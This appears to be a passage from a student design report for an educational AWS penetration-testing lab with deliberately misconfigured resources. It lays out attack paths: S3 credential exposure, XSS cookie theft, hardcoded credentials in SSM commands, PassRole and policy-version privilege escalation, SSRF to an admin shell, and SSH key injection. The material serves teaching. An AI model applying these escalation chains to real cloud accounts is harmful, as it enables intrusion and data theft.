
- During our initial design phase, we had to decide between this project being an evaluation of an individual's skills or a guided educational exercise. Issues with the skill assessment included accurately tracking a user’s success given that they were deploying the scenario in a system of which they already had full control which would extremely limit the integrity of the assessment. Various other concerns arose from this core issue so we elected to frame the project as a guided educational resource.

4.7 Proposed Design

4.7.1 Design 0 [Initial Design Template]

Design Visual and Description

This initial design iteration is a high level design that will serve as a template for future design iterations. Each component of this design represents an individual step in the generic flow of an attack on a system from the user's first interaction with the system and beyond the full system compromise. Each component's possible relationship and chronological order is represented by the arrows between each block in the visual element pictured below. These relationships are shown to be very complex here because this is a template which establishes the additional design choices that will be made in future iterations while also enabling us to provide an encompassing definition of each of these components before they are explicitly defined in terms of AWS resources.



Each component will be fulfilling at least one of the functional requirements of our project, with each requirement often being fulfilled simultaneously across multiple components. All of these components will consist of AWS Cloud Resources and associated IAM policies which will incorporate the various vulnerabilities and misconfigurations that will be used to simulate realistic production level AWS environments. Part of our design is to research what AWS resources and corresponding misconfigurations or vulnerabilities we will use for each component. This is inline with our functional requirement from the client to incorporate common AWS misconfigurations/vulnerabilities in our project.

In future iterations, there will be multiple instances of components to represent multiple distinct attack paths. Each distinct attack path could also include multiple opportunities for initial entry, persistence, and other components. Each iteration may use the full template attack path or focus on certain parts leaving some components blank. At the end of the design phase, two final designs will be completed, each with a unique attack path. These final designs will be reviewed then have scenarios created for them, as defined in 4.1.

Functionality

Each component of this design iteration will function as a container to help distinguish the various AWS resources that will be used in the project in terms of their relation to the attack path.

Initial Entry:

In cyber security, Initial Entry is the method of gaining access to the system from the outside. When a user begins this educational module, they will be presented with a variety of available services that include points of 'Initial Entry'. Upon exploiting the misconfigurations included in this component, they will be presented with an opportunity to establish 'Persistence' within the environment and/or an opportunity to pivot to another resource through 'Lateral Movement'.

Lateral Movement:

Lateral movement involves pivoting to another machine or resource to obtain more information or move towards a goal. The 'Initial Entry' point will not be the final target of the attack path, thus the user has to move through the system towards other resources. AWS recommends that you limit public access to your resources based on the needs of your end user. This would suggest that many, if not all, of the resources on your AWS account shouldn't be publicly accessible. Lateral movement is an essential component of accurately reflecting a realistic AWS environment and the phases of a standard penetration testing,

Persistence:

Persistence is the act of regaining access to the system without going through the 'Initial Entry'. The user will plant or create an entry point from one of the possible areas we incorporate. In many cases, the "Initial Entry" is a difficult process to complete and may lead to an unstable presence within the victim's system, so establishing persistence is important to ease re-entry and stabilize an attacker's foothold. At least one method of persistence should be Non-Volatile to meet our Functional requirement as well as to meet the Resource requirement of keeping the cost low. That allows the resources to be turned off to save money and it won't interrupt the attack flow.

Privilege Escalation:

These paths can diverge and converge in a variety of ways that will be further defined in later iterations. The final goal of these components will be to enable further 'Privilege Escalation' which will enable larger system control, including access to hypothetical critical and confidential information that can be Looted or Exfiltrated from the system to demonstrate the severity of the risk. Having a Privilege Escalation component is part of the standard penetration test flow, and it meets the functional requirement of allowing the attacker to gain full AWS account control.


Looting/Exfiltration:

This final component of looting was not required, but we felt that adding this component would help drive home the serious nature of these seemingly innocuous vulnerabilities while giving the user an opportunity to classify and identify looted information. This is an essential part of the job of a security consultant and the standard penetration testing workflow. The consultant is able to better articulate the potential impact posed by a given vulnerability after assessing the impact of exposed information.

4.7.2 Design 1

Design Visual and Description

In this design iteration, we have defined a set of resources and vulnerabilities based on some of the exploits and misconfigurations we have investigated during our research. These resources have been represented inside of the core component types described in Design 0 to visually show their intended use. The relationships between each individual component type is strictly defined to represent how each resource intentionally enables the user to progress the attack.



Functionality

Initial Entry:

The initial entry component consists of an s3 Bucket, 'S3 Website1'. An s3 bucket is an AWS storage resource which will be used to host html files to be served via HTTP. This site will be **available to everyone** in this virtual environment, making it an ideal initial entry point for an attacker.

Privilege Escalation 1:

The vulnerability in this component is the misconfiguration of the S3 bucket. The misconfiguration is specifically the "GetObject" action which defines who can request what from the S3 bucket. This action will be **set to allow everyone** to access anything hosted on the bucket. An attacker can exploit this using the AWS CLI to reveal unintentionally exposed secrets. In this case the exposed secret is a set of developer credentials which can be used to access a restricted website, 'S3 Bucket Website2'. By obtaining the credentials of a privileged user, the attacker will have effectively elevated their privilege.

Persistence:

We will implement this in a future design iteration, our current plan is to add an additional privilege escalation component that will give the attacker an authorized AWS user with access to modify the Access Control List (ACL) of S3 Bucket Website 1. You can use an access control list to **allow access to S3 buckets from outside your own AWS account** without configuring an Identity-based or Resource-based IAM policy. By changing the Access Control list, the attacker will enable themselves and others to **read and write** restricted resources in the bucket even if their initial access is discovered and the compromised AWS user is removed.

Lateral Movement:

Using the **developer credentials** from 'S3 Website1', the attacker will **access an internal blog site**. The blog aspect was chosen to lay the groundwork for the privilege escalation and scenario in future iterations. The addition of this second website is to remove the components of this site from the affected areas of the vulnerability found in the initial entry section.

Looting/Exfiltration 1:

Using the developer credentials gained through 'Privilege Escalation 1', the attacker will be able to view a number of internal company documents that have been posted on 'S3 Bucket Website2'. These documents could point to other potential attack/access points, or even expose confidential client information.

Privilege Escalation 2:

On 'S3 Website2', there is an internal blog that allows privileged users to post messages on the site for others to view. This message intake will not have sufficient checks in place to prevent cross site scripting (XSS). By crafting a message using http, the attacker can make a post that will target other users who access the site by having their browser access a url hosted by the attacker to capture the cookie being used by the victim. We plan on **enabling this attack through the use of a lambda** that will periodically make a simple GET request to this site using an admin user cookie.

Looting/Exfiltration 2:

After capturing the victim's cookie, the attacker can view the business documents of that user. This will grant the attacker access to non-public documents that contain sensitive business information such as employee records, budgets or technical data.


Changes

The additional content and resources found in this iteration arose from the research and experimentation that has been done by our team so far, which has been focused on S3 bucket deployment and misconfiguration. This design work has been accompanied by hands-on implementation of S3 buckets and accessing them through various means beyond those included in this design iteration.

4.7.3 Design 2

Attack Path 1

Design Visual and Description



Functionality

Initial Entry 1:

In many real world cases, teams using AWS are designated roles within an organization(s) to utilize the various services AWS offers in their workflow. Having robust Identity and Access Management (IAM) is critical to ensure that only the team's role(s) and other authorized roles can read, write, or execute to sensitive team resources. Additionally, that team role should not be able to read, write, or execute to other teams' services. In this scenario, your initial entry will utilize a user role with least privileges, but even with least privileges it is possible to leverage critical AWS misconfigurations to gain unauthorized access to various services and data. This role comes with permissions that enable you to interact with an API Gateway endpoint. In this scenario, you are able to POST, a type of HTTP API request, to the API Gateway, triggering a Lambda Function to run. This Lambda, when triggered, will access a misconfigured S3 Bucket called "S3 Website 1."

Lateral Movement 1:

While S3 buckets are typically secure storage spaces, "S3 Website 1" has a misconfiguration in its Access Control List (ACL). This misconfiguration unintentionally grants you the ability to view the S3 Bucket's content through the Lambda Function's GetObject action. In this scenario, **the lateral movement occurs** when the Lambda Function is able to view more contents of "S3 Website 1" than necessary. You will leverage this vulnerability by requesting those contents over the API Gateway exploiting the Lambda's relatively elevated privileges. Through this, you are able to access the contents of "S3 Website 1," even though your role doesn't have a policy allowing you to perform the GetObject action on any S3 buckets.

Privilege Escalation 1:

The vulnerability in this component is the misconfiguration of the S3 bucket. The misconfiguration is specifically the "GetObject" action which defines who can request what from the S3 bucket. This action will be **set to allow everyone** to access anything hosted on the bucket. An attacker can exploit this using the AWS CLI to reveal unintentionally exposed secrets. In this case the exposed secret is a set of developer credentials which can be used to access a restricted website, 'S3 Bucket Website2'. By obtaining the credentials of a privileged user, the attacker will have effectively elevated their privilege.

Looting 1:

Using the developer credentials gained through 'Privilege Escalation 1', the attacker will be able to view a number of internal company documents that have been posted on 'S3 Bucket Website2'. These documents could point to other potential attack/access points, or even expose confidential client information. S3 buckets are storage resources, so storing on company use information here is a reasonable real world use case.

Lateral Movement 2 [Using SSM via AWS CLI]:

This lateral movement component allows the user to gather information about the account's instance management processes and identify misconfigurations in this system. An instance management system is commonly used in enterprise level accounts when a large number of virtual instances (EC2's) are in use that regularly require updates/files/packages. Using the AWS Profile obtained in Privilege Escalation 1, the user can perform various SSM actions through the AWS CLI. This will include `SSM:List*`. This set of actions will allow the user to list scripted commands that can be sent to an EC2 instance that is configured to be managed by the AWS Simple System Manager (SSM). This 'read' level permission would be common for internal developers.

Privilege Escalation 2 [SSM:ListCommands]:

By performing the SSM:ListCommands action in the AWS CLI, the user will find an outdated version of an SSM command that logs in to a RDS (Relational Database Service) hosted MySQL database using in line credentials to retrieve a specific set of configuration files for new EC2 instances. This reflects an intended use case of SSM that would be seen in a production environment, to distribute software and files to managed instances. There are two core spokes to this vulnerability: storing credentials in your code and failing to clean-up old/unused resources in your account. Failure to clean up retired artifacts is quite common, especially with niche artifacts such as this, and can be very dangerous.

Lateral Movement 3 [Connect to Database]:

This section is still under consideration due to the requirements of implementing a VPC and an endpoint in order for a user role to connect to the database. This would drastically increase complexity with minimal change to requirements fulfilled. This would enable the user to access the database through the AWS console with read and write permissions.

Looting 2 [Exploring the Database]:

This looting section would be the exfiltration of Personally Identifiable Information from the database which would effectively increase the severity of this attack in a real world environment. Exposing confidential client information is always of great consequence to a company, so including this in a penetration testing report is very important.

Persistence [Console Login]:

The hardcoded credentials in the SSM command from Privilege Escalation 2 are misused and repeated by the owner of the credentials. The credentials are also used for a user account for the AWS Console. If the participant tries to login to the AWS Console as an IAM user, it will successfully log them into the AWS Console. By remembering/saving these credentials, the participant will have a non-volatile persistence method.

Privilege Escalation 3 [Attach Role to EC2 Instance]:

Using the AWS Console and Persistence credentials, the participant can list the actions and policies for that account using the AWS CLI or IAM Dashboard. When looking at the allowed actions, the participant will see the ec2:AssociateIamInstanceProfile, iam:PassRole, and iam:ListInstanceProfiles actions along with the standard actions necessary to create an EC2 instance. Additionally, by looking further, the allowed roles for the iam:PassRole action have higher access than the current user. By combining that knowledge, the participant can create an EC2 instance with a role then use that new EC2 to run commands or retrieve security credentials with the access granted by the attached role. The EC2 instance is created in the standard way with the exception of adding the desired IAM role under Advanced Details > IAM instance profile.

Privilege Escalation 4 [Using EC2 to Upgrade Role]:

Using the attached role on the EC2 instance from Privilege Escalation 3 and the AWS API, the participant can change the roles or policies attached to any previously controlled user to the maximum. This would allow for complete account control. The role attached to the EC2 instance has actions allowed to edit the user roles for all users. Calling the relevant AWS API calls and passing in the security credentials will result in the final form of privilege escalation.

Changes

Modifying initial entry exploit to add complexity

- Initial Entry 1 - Change external S3 Bucket exposure to internal user role w/ API Gateway access
    - We wanted to implement a public facing S3 Bucket to allow an external threat to leverage a misconfigured S3 Bucket, but this will expose our AWS account, and anybody who builds this account with Cloud Formation.
    - To mitigate this, we are starting the scenario with a least privileged user role that will have access to an API Gateway that only that role can access.
    - This will prevent external exposure to Attack Path 1
    - We decided to utilize IDOR and made it part of the S3 misconfiguration which adds complexity and realism to the exploit

Adding SSM service for priv esc 2 instead of XSS/User Token

This change enabled us to utilize more AWS specific processes, namely AWS Systems Manager. The misconfiguration is common to large dynamic environments, unused artifacts exposing information that should have been cleaned up previously, which is also the same type of environment which benefits from using System's Manager. Some members of our team have even worked with AWS SSM in live enterprise environments to perform similar tasks.

Leveraging a Database

This addition of lateral movement and looting allows us to use another AWS Service, AWS RDS (Relational Database Service) while also adding complexity. This also makes our attack path more unique because most of our competitors focus exclusively on S3 buckets in terms of AWS storage.

Adding reused credentials for full system compromise and persistence

- Added reuse of credentials for a database and AWS console
    - Realistic scenario and still common
    - Database not in use but was not cleaned up
    - Less technical but allows for another avenue of attack


Moving forward:

- Need to decide if PrivEsc1 will be a persistent form of access

- Change PrivEsc4 to be a specific escalation method

Attack Path 2

Design Visual and Description



Functionality

Initial Entry:

Our initial entry point will be a Python Django webserver (which is commonly used in real world scenarios). With this web server, attackers will be able to exploit an SSRF vulnerability, gaining access to an admin page within the server. Utilizing this admin page, a shell can be generated that will run commands on the web server allowing for further manipulation and taking users into Privilege Escalation.

Privilege Escalation 1:
The user will query the metadata api from the admin portal's shell to get temporary credentials for a certain IAM role. Once the user has the credentials, they can describe their attached policies to their user using aws iam list-attached-user-policies --user-name <insert username>. They will then use aws iam get-policy --policy-arn <insert policy arn> to describe the policy and see the version. The user needs to see the permissions granted by the policy so they then will execute aws iam get-policy-version --policy-arn <insert policy arn> --version-id <insert current version>. This will allow the user to see that their policy grants them the set-default-policy-version permission. The user will then see that the previous policies' permissions had more admin control and use the set-default-policy-version command to revert their policy to have more permissions.

Looting/Exfiltration 1:
Once a user has taken over another user's credentials with privileged access for certain resources, The user refers back to EC2 Instance/Server 1 to retrieve information from S3 bucket that is tied to EC2 Instance/Server 2.

Privilege Escalation 2:
With the contents from Looting/Exfiltration 1, some administrative credentials were found. Using these privileges, the attack is able to escalate the current privileges, allowing further access. The user can now create a different account with admin access which can be created for later access. This is an example of how persistence is present in our attack path. The administration will have the permissions for the two policies needed within lateral movement.

Lateral Movement:
Our Lateral movement for the attack path will rely on two misconfigured permissions: ec2:DescribeInstances and ec2:SendSSHPublicKey permission. The first permission allows users to describe the specific ec2 instance and gain relevant data about it. Describe instance returns a lot of useful attacker data though in the entry step & privilege escalation components, only a couple of details will be utilized.

The next permission is SendSShPublicKey. This permission allows users to send a public SSH key to be accepted for login by the server. This misconfigured permission is what allows entry, since users can just send in their own ssh public key without any security checks. Since by default (and by recommendation) the server only accepts ssh keys when using ssh this will effectively login the user without any password required.

For entry, the user will use DescribeInstances to gather the server ip, the server AMI, and the instance ID. The user will then abuse the SendSSHPublic key permission to send the users public ssh key into the server. With the public key sent, the user will now be able to ssh into the server without requiring a password. Using the IP gained earlier and (by either guessing the default or iterating through a loop of potentials) a username, the user will login to the server.

Using these two policies the user will be able to access another server.

Looting/Exfiltration 2:
Able to retrieve information regarding company employees, or med records, or customer ssns, etc.


Changes

Going from design 1 we implemented the secondary attack path. Additionally, we decided to utilize an SSRF vulnerability for initial entry to mimic more real life conditions. That change had us move our first initial entry idea (using ssh permissions) to the lateral movement section as an internal threat idea. With these changes, we hope that attack path 2 will remain distinct from 1 while also leveraging rather unique and critical thinking attacks. This will also introduce some implementation difficulty allowing us as a group to learn more about implementing these AWS policies and working with several different services.

4.7.4 Design 3

Attack Path 1

Design Visual and Description



Functionality

Initial Entry 1:

In many real world cases, teams using AWS are designated roles within an organization(s) to utilize the various services AWS offers in their workflow. Having robust Identity and Access Management (IAM) is critical to ensure that only the team's role(s) and other authorized roles can read, write, or execute to sensitive team resources. Additionally, that team role should not be able to read, write, or execute to other teams' services. In this scenario, your initial entry will be with a user role with least privileges but even with least privileges, will be able to leverage critical AWS misconfigurations to gain unauthorized access to various services and data. This role comes with permissions that enable you to interact with an API Gateway endpoint. In this scenario, you are able to POST, a type of API request, to the API Gateway, triggering a Lambda Function to run. This Lambda, when triggered, will access a misconfigured S3 Bucket called "S3 Website 1."

Lateral Movement 1:

While S3 buckets are typically secure storage spaces, "S3 Website 1" has a misconfiguration in its Access Control List (ACL). This misconfiguration unintentionally grants you the ability to view the S3 Bucket's content through the Lambda Function's GetObject action. In this scenario, **the lateral movement occurs** when the Lambda Function is able to view a more than necessary amount of content within"S3 Website 1," and you will leverage this vulnerability by passing those contents back to yourself over the API Gateway. You are able to access the contents of "S3 Website 1," even though your role doesn't have a policy allowing you to perform the GetObject action on any S3 bucket.

Privilege Escalation 1:

The vulnerability in this component is the misconfiguration of the S3 bucket. The misconfiguration is specifically the "GetObject" action which defines who can request what from the S3 bucket. This action will be **set to allow everyone** to access anything hosted on the bucket. An attacker can exploit this using the AWS CLI to reveal unintentionally exposed secrets. In this case the exposed secret is a set of developer credentials which can be used to access a restricted website, 'S3 Bucket Website2'. By obtaining the credentials of a privileged user, the attacker will have effectively elevated their privilege.

These credentials would take the form of a Role Based Access Key which would enable privileged use of the AWS CLI.

This shows the use of the improper use of '*' in an IAM policy, which is one of the top 10 AWS misconfigurations according to Snyk, a popular vulnerability scanning tool. [8]

Looting 1:

Using the developer credentials gained through 'Privilege Escalation 1', the attacker will be able to view a number of internal company documents that have been posted on 'S3 Bucket Website2'. These documents could point to other potential attack/access points, or even expose confidential client information.

Lateral Movement 2 [Using SSM via AWS CLI]:

This lateral movement component allows the user to gather information about the account's instance management processes and identify misconfigurations in this system. Using the AWS Profile Configured in Privilege Escalation 1, the user can perform various SSM actions through the AWS CLI. This will include `SSM:List*`. This set of actions will allow the user to list scripted commands that can be sent to an EC2 instance that is configured to be managed by the AWS Simple System Manager (SSM).

Privilege Escalation 2 [SSM:ListCommands]:

By performing the SSM:ListCommands action in the AWS CLI, the user will find an outdated version of a command that logs in to a RDS (Relational Database Service) hosted MySQL database using in line credentials to retrieve a specific set of configuration files for new EC2 instances. This reflects an intended use case of SSM that would be seen in a production environment, to distribute software and files to managed instances.

Lateral Movement 3 [Connect to Database]:

This section is still under consideration due to the requirements of implementing a VPC and an endpoint in order for a user role to connect to the database. This would drastically increase complexity with minimal change to requirements fulfilled. This would enable the user to access the database through the AWS console with read and write permissions.

This method of access is not the preferred method of secure access to an AWS RDS database that is extremely important according to Snyk, a popular vulnerability scanning tool. [8]

Looting 2 [Exploring the Database]:

This looting section would be the exfiltration of Personally Identifiable Information from the database which would effectively increase the severity of this attack in a real world environment. Exposing confidential client information is always of great consequence to a company, so including this in a penetration testing report is very important.


Persistence:

